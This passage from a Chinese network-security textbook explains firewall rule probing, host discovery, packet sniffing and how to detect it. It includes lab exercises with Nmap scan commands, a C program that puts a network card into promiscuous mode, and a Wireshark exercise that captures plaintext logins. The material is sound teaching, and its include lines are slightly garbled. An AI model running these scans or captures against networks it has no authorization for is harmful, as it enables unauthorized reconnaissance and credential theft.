- 主机端口处于关闭状态时回送RST/ACK报文段。

(2) 如果防火墙拦截了该数据包，则防火墙要么向探测机回送一个对方不允许通信的ICMP(类型3，代码13)报文，要么没有任何回应信息。

由此，防火墙规则的探测结果如表2-16所示。

表 2-16 TCP/SYN 探测结果分析

回应数据包	端口状态/防火墙规则
SYN/ACK 报文段	允许通过,端口监听
RST/ACK 报文段	允许通过,端口关闭
ICMP(类型 3,代码 13)报文	不允许通过
无	不允许通过

探测工具 Nmap 在端口扫描时会显示某个端口处于过滤状态,就是利用了这一原理。Nmap 一旦收到 ICMP(类型 3,代码 13)报文,或者没有收到能反映端口状态的 SYN/ACK、RST/ACK 报文段,则显示该端口被防火墙过滤。

2) TTL 探测

TTL(Time To Live,生存时间)表示数据包在网络中可通过的路由器数的最大值。TTL 是 IP 报头中的一个长度为 8 位的字段。其初始值由源主机设置,一旦经过一个处理它的路由器,它的值就减去 1。当路由器接收到 TTL 值等于 1 或 0 的数据报时,丢弃该数据包,同时向该数据报的源主机发送 ICMP(类型 11,代码 0)报文。TTL 探测法正是利用这一点进行防火墙规则探测的。

TTL 探测法的工作机制是:向目标主机发送数据报,使得经过防火墙时该数据报的 TTL 值等于 1。此时,如果防火墙允许该数据报通过,则防火墙对该数据报进行转发,将 TTL 值减 1 变为 0,这时防火墙向源主机回送 ICMP(类型 11,代码 0)报文,表明数据报生命到期;而如果防火墙不允许该数据报通过,可能回送一个 ICMP(类型 3,代码 13)报文(表明数据报被过滤了),也可能没有任何回送信息。通过连续发送这种探测数据报和分析监听到的响应,能够确定该网关上的访问控制列表。防火墙规则与回应数据包的对应关系如表 2-17 所示。在此基础上,这种技术还可以探测出防火墙后面的主机的端口状态。

表 2-17 TTL 探测结果分析

回送数据包	对应的防火墙规则
ICMP(类型 11,代码 0)报文	允许通过
ICMP(类型 3,代码 13)报文	不允许通过
无	不允许通过

4. 防火墙后主机探测

防火墙后主机探测主要是探测受防火墙保护的主机的存活性和端口状态,一般采用网络主机探测技术。如果已经探测获得防火墙的 ACL 规则,即已经知道防火墙允许哪些端口的数据通过,则可以通过这些已知的、允许通过的端口去探测被防火墙保护的主机。

目前主机探测技术可以分为两大类:正常数据包探测和异常数据包探测。

1) 正常数据包探测

正常数据包探测,顾名思义,就是利用合法的、正常的数据包去探测目标主机的主机状态和端口开放信息。这种探测方法发送的数据包与网络中的正常流量没有区别,隐蔽性好,不易被防火墙过滤。根据网络中常见的数据包类型,可以将正常数据包探测分为以下 3 种:

（1）TCP 报文段探测。TCP 报文段探测就是向目标主机发送各种设置了标志位的 TCP 报文段，然后通过分析对方的响应来判断目标的状态。TCP 报文段探测主要有 SYN、ACK 和 FIN 探测。

① SYN 报文段探测。向一台主机的开放端口发送 SYN 请求连接报文段将会收到 SYN/ACK 报文段，而关闭端口回应 RST/ACK 报文段，这都说明主机是存活的。如果目标主机不存在或者已关机，将什么回应也收不到。对防火墙后面的整个地址范围发送 SYN 报文段，就能得到受保护网络中的活动主机数量和 IP 地址，从而得到网络的拓扑图。

该探测方法不仅可以探测目标主机是否存活，对于存活的目标主机，还能探测其端口的状态（开放或者关闭）。因此，利用该探测方法共有 3 种探测结果：目标主机存活且端口打开；目标主机存活且端口关闭；目标主机不存在或关机。

② ACK 报文段探测。RFC793 规定，收到 ACK 报文段后，无论端口打开或者关闭，都返回 RST 报文段。因此，可以向任意端口发送 ACK 报文段，只要有 RST 回应，就说明主机是活动的。ACK 探测不能判断主机的端口是否开放，而只能判断主机的存活性。若目标主机前面是基于状态检测的防火墙，ACK 报文段将被防火墙过滤而到达不了目标主机，不能收到 RST 回应。这是因为 TCP 连接的 3 次握手过程中，每当一个正常的 SYN 连接请求通过状态检测防火墙，它都会在状态连接表中记录这个连接。而现在的情况是，直接发送 ACK 报文段而没有前面两次握手的过程，防火墙的状态表里面就没有这个连接的记录，因此它会把这个 ACK 报文段当作非法的连接丢弃。因此，没有收到 RST 回应并不说明目标主机不存在。

③ FIN 报文段探测。FIN 报文段探测的主要依据是：开放的端口不回应 FIN 置位的 TCP 报文段，关闭的端口对 FIN 报文段做出 RST/ACK 回应。发送 FIN 报文段能探测主机的活动性并判断端口是否开放。如果收到 RST/ACK 的回应，说明该主机是活动的，且目标端口关闭。若未收到回应，则可能是以下 3 种情况之一：主机不在线；主机是活动的，且目标端口开放；防火墙是基于状态检测的，它不允许没有连接记录的 FIN 报文段通过。

（2）UDP 数据报探测。UDP 数据报探测是向关闭的端口发送 UDP 包，主机会响应一个端口不可达 ICMP 错误报文（类型 3，代码 3），而开放的端口则没有响应。

如果发出 UDP 数据报后收到 ICMP 端口不可达报文，则说明目标主机是存活的，且目标端口是关闭的；如果没有回应，则可能是以下 3 种情况之一：主机不在线；主机是活动的，且目标端口开放；防火墙不允许 ICMP 报文通过。这种方法的前提是防火墙要允许 ICMP 报文通过，否则将收不到 ICMP 响应报文。

（3）ICMP 报文探测。由于现在网络的安全规则越来越严格，很多过滤器或者防火墙都阻塞所有类型的 ICMP 报文。尽管如此，还是有部分防火墙允许某些类型的 ICMP 报文通过，这种情况下 ICMP 探测是有效的。

① ICMP 回显请求（类型 8，代码 0）探测，即 ping 探测。请求方向目标方发送类型为 8 的 ICMP 回显请求报文，如果目标主机是活动的，则应返回类型为 0 的 ICMP 回显应答报文。为了避免被探测，有的防火墙和主机丢弃这种报文，使探测者得不到回应信息。如果将回显请求报文的目的 IP 地址填写为目的网络的广播地址，那么网络内所有的 Linux 主机将应答请求，而 Windows 不响应。这样可判断主机的操作系统类型，得出网络内所有 Linux 主机的拓扑结构。

② 时间戳请求(类型13,代码0)探测 ICMP时间戳请求报文的类型为13,主机收到这种报文后要回应类型为14的ICMP时间戳应答报文。如果向广播地址发出ICMP时间戳请求,网络内的Linux系统会给予应答,而Windows系统对这种目的地址为广播地址或者网络地址的报文不予回应。所以这种方法既可以用来探测主机的连通性,也可以用来探测主机的操作系统类型。

2) 异常数据包探测

异常数据包探测的原理是向目标主机发送一个不符合网络协议规定的数据包,诱使目标主机产生一个差错数据报,向源主机报告差错,由此来判断目标主机的存活性。

一般采用分片报文超时的方法,其方法是:构造一个数据报文,其IP头部信息中的分片标志置位,然后发往目标主机。目标主机收到这个分片报文后将等待下一个分片报文,而发方不继续发送,直到目标主机等待超时,返回一个类型11的ICMP重组超时错误报文。一旦收到来自目标主机的重组超时报文,则表明目标主机是存活的。

由于很多过滤器、IDS和防火墙对数据包的合法性进行验证,丢弃异常数据包,因此这种方法受到的限制较大。对于状态检测防火墙,其在收到分片报文时先将这个报文放入缓冲区,等待后续报文的到来,如果超时,则直接将此报文丢弃,不作任何回应。因此,该探测方法对于状态检测防火墙是不适用的。

实验 2-5 防火墙扫描实验

【实验目的】

通过Nmap强有力的防火墙扫描命令,判断防火墙的存在性。

【实验原理】

Nmap对防火墙的探测包括发送ACK包、SYN包、TCP包等手段,根据回应包分析防火墙的情况,防火墙有4种类型的响应:

(1) Open port(防火墙允许少数端口打开)。

(2) Closed Port(由于防火墙的缘故,大部分的端口被关闭)。

(3) Filtered(Nmap不确定端口是否打开或者关闭)。

(4) Unfiltered(Nmap能够访问这个端口,但是不清楚这个端口打开的状态)。

根据不同的回应信息,可给出大致的判断。

【实验环境】

操作系统:Windows 7。

IP地址:扫描机IP为192.168.1.10,目标机为192.168.1.20(按实际情况更改)。

防火墙:Windows 7自带防火墙。

【实验过程】

实验一、TCP ACK Scan (-sA)

(1) 关闭目标机防火墙,命令为 netsh firewall set opmode=disable。

(2) 在扫描机上执行 nmap -sA 192.168.1.20,记录扫描结果(探测该主机是否使用了包过滤器或防火墙)。

(3) 开启目标机防火墙命令为 netsh firewall reset。

(4) 在扫描机上执行 nmap -sA 192.168.1.20,记录扫描结果。

(5) 将前后两次扫描结果填入表2-18。

表 2-18　ACK 扫描结果

关闭目标机防火墙后	开启目标机防火墙后

(6) 用 Wireshark 抓取数据包,分析 Nmap 发出了什么探测包? 得到什么回复包?

(7) 分析扫描结果,得出结论:可以很容易地发现目标机是否启用了防火墙,因为一个简单的 ACK 扫描意味着攻击者只有较低的几率检测到受害机,但是有较高的几率发现防火墙。

实验二、SYN 扫描(-sS)

(1) 关闭目标机防火墙,命令为 netsh firewall set opmode=disable。

(2) 在扫描机上执行 nmap -sS 192.168.1.20,记录扫描结果。

(3) 开启目标机防火墙命令为 netsh firewall reset。

(4) 在扫描机上执行 nmap -sS 192.168.1.20,记录扫描结果。

(5) 将前后两次扫描结果填入表 2-19。

表 2-19　SYN 扫描结果

关闭目标机防火墙	开启目标机防火墙

(6) 用 Wireshark 抓取数据包,分析 Nmap 发出了什么探测包? 得到什么回复包?

(7) 分析扫描结果,得出结论。

实验三、TCP Window 扫描(-sW)

(1) 关闭目标机防火墙,命令为 netsh firewall set opmode=disable。

(2) 在扫描机上执行 nmap -sW 192.168.1.20,记录扫描结果。

(3) 开启目标机防火墙,命令为 netsh firewall reset。

(4) 在扫描机上执行 nmap -sW 192.168.1.20,记录扫描结果。

(5) 将前后两次扫描结果填入表 2-20。

表 2-20　TCP 扫描结果

关闭目标机防火墙	开启目标机防火墙

(6) 用 Wireshark 抓取数据包,分析 Nmap 发出了什么探测包? 得到什么回复包?

(7) 分析扫描结果,得出结论: TCP Window 扫描与 ACK 扫描非常相似,但是有一点不同,TCP Window 扫描可以区分未被过滤端口的打开或者关闭。

实验四、根据实验一至实验三的扫描特点,对 3 种扫描方式如何发现防火墙进行综合分析。

2.2 网络嗅探

网络嗅探是指利用计算机的网络接口截获其他计算机的数据报文的一种手段,一般通过"网卡+协议分析仪"形式。这种形式开发的抓包软件常称为"网络嗅探器"。通过嗅探器可以随时掌握网络的实际情况,查找网络漏洞和检测网络性能,可以很方便地对网络进行诊断。例如,可以通过嗅探器分析网络流量,查找网络阻塞的来源。在网络编程时嗅探器可作为抓包测试的工具,因为网络程序都是以数据包的形式在网络中进行传输的。

网络嗅探的基础是数据捕获,嗅探软件是在网络中实现对于数据的捕获的。嗅探得到的信息是随机的二进制数据,捕获后的数据由网络嗅探程序通过协议分析的方法进行解码并使其以易于阅读的形式呈现。与主动扫描相比,嗅探行为更难被察觉。

2.2.1 网络嗅探基本原理

网络嗅探器利用的是共享式的网络传输介质。共享即意味着网络中的一台 PC 可以嗅探到传递给本网段(冲突域)中的所有 PC 的报文。最常见的以太网就是一种共享式的网络技术。以太网卡收到报文后,通过对目的地址进行检查来判断是否是传递给自己的,如果是,则把报文传递给操作系统;否则,将报文丢弃,不进行处理。网卡存在一种特殊的工作模式,在这种工作模式下,网卡不对目的地址进行判断,而直接将其收到的所有报文都传递给操作系统进行处理,这种特殊的工作模式就称为混杂模式。网络嗅探器通过将网卡设置为混杂模式来实现对网络的嗅探,这种设置是通过软件方式实现的。

在主机系统中,数据的收发都是由网卡来完成的。当网卡接收到传输来的数据包时,网卡程序首先解析数据包的目的网卡物理地址,然后根据网卡驱动程序设置的接收模式判断该不该接收,认为该接收就产生中断信号通知 CPU,认为不该接收就丢掉数据包。如果数据包被网卡抛弃了,上层应用也就得不到该数据包。CPU 如果得到网卡的中断信号,则根据网卡的驱动程序设置的网卡中断程序地址调用驱动程序接收数据,并将接收的数据交给上层协议软件处理,逆向解析还原帧的内容,从而完成对网络的嗅探。

网络嗅探器主要由包捕获器和包分析器两个部分组成,结构如图 2-13 所示。

包捕获器用于接收每一个网络上(发送/接收/经过)的链路层帧,并复制至内部缓冲区。而包分析器用于显示协议消息中的所有字段的内容。

嗅探器如果部署在被攻击机器附近或网关甚至在路由器上(或有路由器功能的主机上),可以对大量的数据进行监控。如果数据包没有被加密传输,那么这些明文数据包如被嗅探器捕获,后果将不堪设想。尤其像 FTP、Telnet、SNMP、POP 等协议,其密码是以明文形式传输的,几乎没有安全性可言。




图 2-13　网络嗅探器的结构

2.2.2　嗅探器检测与防范

由于嗅探器是被动的程序，并不会留下让别人审核的痕迹，因而非常难以被发现。由于嗅探器必须将网卡设为混杂模式才能正常工作，而一般正常服务的网卡都不处在该模式下，因此检测嗅探器就等同于检测网络内是否存在网卡设为混杂模式的计算机。一般采用下列检测与防范手段：

(1) 异常情况观察。例如利用 arp 方式进行监测。这种模式向局域网内的主机发送非广播方式的 arp 包，如果局域网内的某个主机响应了这个 arp 请求，那么就可以判断出它很可能处于网络监听模式，这是目前相对而言比较好的监测模式，其实例见本章习题第 14 题。

(2) 规划安全的网络拓扑结构。网络分段越细，嗅探器能够收集的信息就越少。可以将网络分成一些小的网络，每一个网段连接到一个交换器上。还可以划分 VLAN，使得网络隔离不必要的数据传送。

(3) 采用数据加密技术。主要采用的是将目前被证实的较为可靠的加密机制对互联网上传输的邮件和文件进行加密。

2.2.3　Wireshark 嗅探器

Wireshark 是著名的一款网络协议分析器，它能捕获和实时地浏览经过网卡的数据。Wireshark 是一款开源的工具，是一款多平台、开源网络协议分析器，支持 Windows、Linux、OS X、Solaris、FreeBSD、NetBSD 等操作系统。Wireshark 可以实时检测和抓取网络数据包，可以通过图形用户界面(GUI)浏览这些数据，还可以查看网络数据包中每一层的详细内容。Wireshark 支持上百种协议和媒体类型。

关于 Wireshark 的用法，第 1 章有详细的介绍。

实验 2-6　网络监听实验

【实验目的】

(1) 了解网络监听器原理。

(2) 了解如何查看、更改网卡工作模式。

（3）讨论如何设计一个网络监听器。

【实验原理】

在以太网中，通信都是广播模式的。通常在同一个网段的所有网络接口都可以访问在物理介质上传输的所有数据，每一个网络接口都有一个唯一的硬件地址，这个硬件地址就是网卡的 MAC 地址。大多数系统使用 48 位的地址，该地址用来表示网络中的每一个设备。每一块网卡上的 MAC 地址都是不同的，在硬件地址和 IP 地址间使用 ARP 和 RARP 协议进行相互转换。

在正常的情况下，一个网络接口应该只响应如下两种数据帧：

（1）与自己硬件地址相匹配的数据帧。

（2）发向所有机器的广播数据帧。

在 PC 中，数据的收发是由网卡来完成的。网卡在接收到传输数据后，网卡内的程序接收数据帧的目的 MAC 地址，根据网卡驱动程序设置的接收模式判断该不该接收，如果应该接收就在接收后产生中断信号通知 CPU，如果不该接收就丢掉不管。所以不该接收的数据网卡就截断了，计算机操作系统并不知道。CPU 得到中断信号产生中断，操作系统就根据网卡的驱动程序设置的网卡中断程序地址调用驱动程序接收数据，驱动程序接收数据后放入信号堆栈让操作系统处理。

网卡一般有 4 种接收模式：

（1）广播方式：能够接收网络中的广播信息。

（2）多播方式：能够接收多播数据。

（3）直接方式：只有目的网卡才能接收该数据。

（4）混杂模式：能够接收一切通过它的数据，而不管该数据是否是传给它的。

显然，如果网卡设置为混杂模式，便能够接收到一切通过它的数据，这实际上就是网络监听基本原理：让网卡接收一切所能接收的数据。

【实验内容】

（1）简要分析协议分析软件 Wireshark 的工作原理。

（2）在 Linux 下如何查看网卡处于什么工作模式？

（3）下列程序 makprom.c 将设置网卡工作模式为混杂模式，请调试、测试该程序。

```
#include <cstdio.h>
#include <sys/ioctl.h>
#include <cstdlib.h>
#include <sys/socket.h>
#include <cstring.h>
#include <linux/in.h>
#include <linux/if_ether.h>
#include <unistd.h>
#include <net/if.h>
int main(int argc, char **argv) {
  int sock, n;
  struct ifreq ethreq;
  if((sock=socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL)))<0) {
```

```
        perror("socket");
        exit(1);
    }
    /* 将网卡设置为混杂模式 */
      strncpy(ethreq.ifr_name,"eth0",IFNAMSIZ);     //把网络设备的名字填充到 ifr 结构中
      if(ioctl(sock,SIOCGIFFLAGS,&ethreq)==-1) {   //获取接口标志
        perror("ioctl");
        close(sock);
        exit(1);
      }
      ethreq.ifr_flags |=IFF_PROMISC;               //获取接口标志后将其设置成混杂模式
      if(ioctl(sock,SIOCSIFFLAGS,&ethreq)==-1) {
        perror("ioctl");
        close(sock);
        exit(1);
      }
      printf("Success to set eth0 to promiscuos mode...\n");
      return 0;
    }
```

① 编译命令：gcc makprom.c -o makprom。

② 查看当前网卡的工作模式：ifconfig。

③ 执行命令：sudo ./makprom，网卡的工作模式是否发生改变？

④ Linux 有无提供设置网卡工作为混杂模式的命令？

(4) 如果要自编捕获数据包的程序，写出思路。

(5) 数据包捕获后，如何像 Wireshark 那样解读包的内容？

【实验讨论】

有没有切实可行的方法可以防止被监听？

实验 2-7　网络嗅探器使用和分析

【实验目的】

(1) 熟悉网络数据包捕获工具的使用。

(2) 熟悉扫描程序(漏洞、端口)的使用。

(3) 能够利用嗅探器分析扫描程序的具体原理。

【实验准备】

(1) 下载相关工具和软件包(Wireshark，Nmap)。

(2) 在计算机中安装相应的软件。

【实验内容】

(1) 利用 WireShark 捕获数据包查找用户名和密码。

在 VOA 网站(http://www.unsv.com/)上注册一个会员号，利用 Wireshark 捕获数据包，对捕获到的数据包进行分析，查找用户名和密码。

① 打开 VOA 网站，进入会员登录界面。

② 输入相应的用户名和密码。

③ 启动 Wireshark 应用程序，进入数据包捕获状态，将 Capture Filter 设置为 tcp port http。

④ 在捕获的包中查找相应的用户名和密码。

捕获的用户名为________。

捕获的密码为________。

(2) 监控和分析 Nmap 对局域网中的主机的扫描行为。

① 下载并安装 Nmap，在命令窗口下，进入安装 Nmap 的文件夹下，然后输入

```
nmap -sP 192.168.136.1-254
```

探测局域网中开放的主机。

② Wireshark 捕获 Nmap 主机扫描的探测包，并对扫描机制进行分析。

【实验思考】

(1) 采用类似 Wireshark 捕获目标主机用户名和密码的方法，尝试捕获目标主机的网易邮箱，看是否可以捕获到邮箱的用户名和密码。如果不能，说明原因。

(2) 在使用 Nmap 扫描目标主机后，可以获知目标主机的许多有用信息，目标主机如何利用这些信息做好安全防御？

习　题　2

1. 阅读以下协议文档，了解协议的详细信息。

(1) TCP(传输控制协议)RFC793。

(2) UDP(用户数据报协议)RFC768。

(3) ICMP(控制报文协议)RFC792。

2. 判断题

(1) 基于主机的漏洞扫描不需要有主机的管理员权限。（　　）

(2) 半连接扫描也需要完成 TCP 协议的 3 次握手过程。（　　）

(3) 使用漏洞库匹配的方法进行扫描，可以发现所有的漏洞。（　　）

(4) 所有的漏洞都是可以通过打补丁来弥补的。（　　）

(5) 通过网络扫描，可以判断目标主机的操作系统类型。（　　）

3. 选择题

(1) 使用漏洞库匹配的扫描方法，能发现(　　)。

A. 未知的漏洞　　B. 已知的漏洞

C. 自行设计的软件中的漏洞　　D. 所有漏洞

(2) (　　)不可能存在于基于网络的漏洞扫描器中。

A. 漏洞数据库模块　　B. 扫描引擎模块

C. 当前活动的扫描知识库模块　　D. 阻断规则设置模块

(3) 主机型漏洞扫描器可能具备的功能有(　　)。

A. 重要资料锁定：利用安全的校验和机制来监控重要的主机资料或程序的完整性

B. 弱口令检查：采用结合系统信息、字典和词汇组合等的规则来检查弱口令

C. 系统日志和文本文件分析：针对系统日志档案，如 UNIX 的 syslogs 及 Windows NT 的事件日志（Event Log），以及其他文本文件的内容做分析

D. 动态报警：当遇到违反扫描策略或发现已知安全漏洞时，提供及时的告警。告警可以采取多种方式，可以是声音、弹出窗口、电子邮件甚至手机短信等

E. 分析报告：产生分析报告，并告诉管理员如何弥补漏洞

（4）下面不是网络端口扫描技术的是(　　)。

A. 全连接扫描　　B. 半连接扫描　　C. 插件扫描　　D. 特征匹配扫描

E. 源码扫描

（5）安全评估技术采用(　　)这一工具，它是一种能够自动检测远程或本地主机和网络安全性弱点的程序。

A. 安全扫描器　　B. 安全扫描仪　　C. 自动扫描器　　D. 自动扫描仪

（6）安全扫描可以(　　)。

A. 弥补由于认证机制薄弱带来的问题

B. 弥补由于协议本身而产生的问题

C. 弥补防火墙对内网安全威胁检测不足的问题

D. 扫描检测所有的数据包攻击，分析所有的数据流

4. 熟悉 Windows 命令行 for 命令的使用，构造批处理文件(bat 文件)，实现 ping 对主机的批量扫描。可以扫描本地局域网主机，也可以扫描其他网络主机。扫描范围可以是整段(255 个连续 IP)扫描，也可以是局部扫描。并可将扫描结果存储在文件中。

要求在命令提示窗口下执行，有简要的操作提示，批处理文件要求说明思路，重要语句要有注释，并贴有实验截图。

5. 编写简单的 C 程序文件，在程序中调用操作系统 ping 命令，实现 ping 对主机的批量扫描。可以扫描本地局域网主机，也可以扫描其他网络主机。扫描范围可以是整段(255 个连续 IP)扫描，也可以是局部扫描。并可将扫描结果存储在文件中。

要求在命令提示窗口下执行，有简要的操作提示，要求说明思路，重要语句要有注释，并贴有实验截图。

6. 使用 Nmap 扫描实验。假设目标机 172.16.1.101，按以下要求分析目标机环境的配置情况，撰写实验分析报告。

下面的(1)～(6)实验，要求每次均使用 Wireshark 抓包，从捕获的数据包中分析探测包、回复包。

（1）主机发现：进行连通性监测，判断目标机是否可连通，运行如下命令：

```
Nmap - sP 172.16.1.101
```

将扫描检测结果截图贴入实验报告，包括目标主机是否存活，如果存活，请记录该主机的 MAC 地址及其网卡的厂商品牌等信息。

（2）对目标主机进行 UDP 端口扫描，运行如下命令：

```
Nmap- sU 172.16.1.101
```

将扫描检测结果截图贴入实验报告，包括所有的端口及开放情况。

(3) 探测目标主机开放端口上所提供的服务及其类型和版本信息，运行如下命令：

```
Nmap -sV 172.16.1.101
```

请将扫描检测结果截图贴入实验报告，包括所有的端口及其服务版本信息。

(4) 探测目标主机的系统类型及开放端口，运行如下命令：

```
nmap -sS -P0 -sV -O  172.16.1.101
```

其中：

-sS　　TCP SYN 扫描（又称半开放或隐身扫描）。

-P0　　允许关闭 ICMP ping。

-sV　　打开系统版本检测。

-O　　尝试识别远程操作系统。

请将扫描检测结果贴入实验报告，包括探测出来的目标主机操作系统类型信息。

(5) 寻找所有在线主机：

```
nmap -sP 172.16.0.*
```

或者

```
nmap -sP 172.16.0.0/24
```

请将扫描检测结果截图贴入实验报告，包括目标主机的开放端口、服务版本、操作系统类型信息等。

(6) 在某段子网上查找未占用的 IP：

```
nmap -T4 -sP 192.168.2.0/24 && egrep "00:00:00:00:00:00" /proc/net/arp
```

7. Nmap Scripting 是 Nmap 最好的功能之一，其引擎已经超过了 400 个脚本，并且用户可以自行构造脚本。smb-check-vulns 是一个用于检测以下漏洞的重要脚本：

- MS08-067 Windows vulnerability that can be exploited
- Conficker malware on the target machine
- Denial of service vulnerability of Windows 2000
- MS06-025 Windows vulnerability
- MS07-029 Windows vulnerability

实验要求：

扫描 192.168.1.20 的 Windows 7 主机，在关闭防火墙/开启防火墙两种情况下执行扫描命令：

```
nmap --script smb-check-vulns -p445 192.168.1.20
```

(1) 比较在关闭和开启防火墙两种情况下的扫描结果，说明开启防火墙的重要性。

(2) 扫描结果显示有什么漏洞？

8. 使用 Nessus 扫描某台目标机，并给出目标机环境上的网络服务及安全漏洞情况，撰写实验分析报告。报告中应包含如下内容：

(1) 漏洞的数量统计信息。

（2）所有的 High 级别漏洞的详细信息。

（3）所有 Medium 级别漏洞的详细信息。

（4）Low 级别漏洞信息的简要统计分析。

9. 如何监视具体网段是否存在恶意行为的端口扫描？

10. 漏洞扫描系统的实现依赖的技术是什么？

11. 漏洞扫描技术的发展趋势是什么？

12. 在防火墙类型探测中涉及防火墙特征信息的采集、处理，这需要通过各种途径采集尽可能多的防火墙特征信息，从而可以准确、真实地探测出防火墙的类型。请手动搜集当前流行的防火墙的特征信息，以形成防火墙特征信息库。

13. Wireshark、tcpdump、WinDump、Sniffit、ettercap 都是网络包监听分析工具，试比较它们的特点。

14. 在图 2-14 中，主机 A 是 Windows 平台，主机 B、C、D 是 Linux 平台。实验时，假设主机 A 与其他主机没有通信。

（1）查看主机 B、C、D 网卡的工作模式，如有处于混杂模式的，将其取消混杂模式(ifconfig eth0 -promisc)。

（2）在主机 A 的命令行窗口，用命令 arp -d 删除 ARP 表。

（3）在主机 A 上 ping 192.168.1.1。

（4）查看 arp -a 表，分析表中数据。

（5）将主机 D 的网卡工作模式设为混杂模式(ifconfig eth0 promisc)，重复(2)～(4)步，能得出什么结论？

